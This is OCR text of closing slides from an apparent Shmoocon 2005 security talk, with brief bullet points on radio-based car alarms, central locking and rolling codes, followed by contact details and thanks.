
- Car Alarm / Central Locking
  - Moving towards radio
  - Likely to be carrier technology change only
  - LIRC style receiver / transmitter possible
  - Rolling codes
    - Next code must be within range window
    - Hex codes reveal attack range?
    - Crypto component?

Car Alarm / Central Locking

- Simple reset sequence

Questions / Feedback – Shmoocon 2005

- Contact:
  - majormal@pirate-radio.org
  - http://www.alcrypto.co.uk


Thank You